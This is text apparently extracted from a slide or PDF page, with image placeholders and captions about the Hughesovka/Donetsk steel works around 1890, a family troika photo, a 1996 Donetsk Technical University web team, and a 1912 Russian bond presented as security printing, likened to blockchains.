
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
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New Russia Company Limited: "Юзовка"



Steel Works : Юзовка - c1890
"Hughsovka" -now "Donetsk"

Great Grandfather : Edwin James Williams

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19thC **“Troika Trip”** Near **“Hughesovka/ Юзовка”**
with Great Grandfather (Edwin James Williams)



“Troika” — Near Hughesovka (now Donetsk, Ukraine) — c1890 — www.Valentina.Net/e-archive.html

Campus Net & Web Project Team:

- Donetsk Technical University - 1996



**** "CyberVision: 2020 to 2030 " ****


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Security Printing: **Russian Bond** - 1912



“Blockchains” = “21stC Transaction Security”

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
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Security Printing: **Russian Bond** - 1912



“Blockchains” = “21stC Transaction Security”

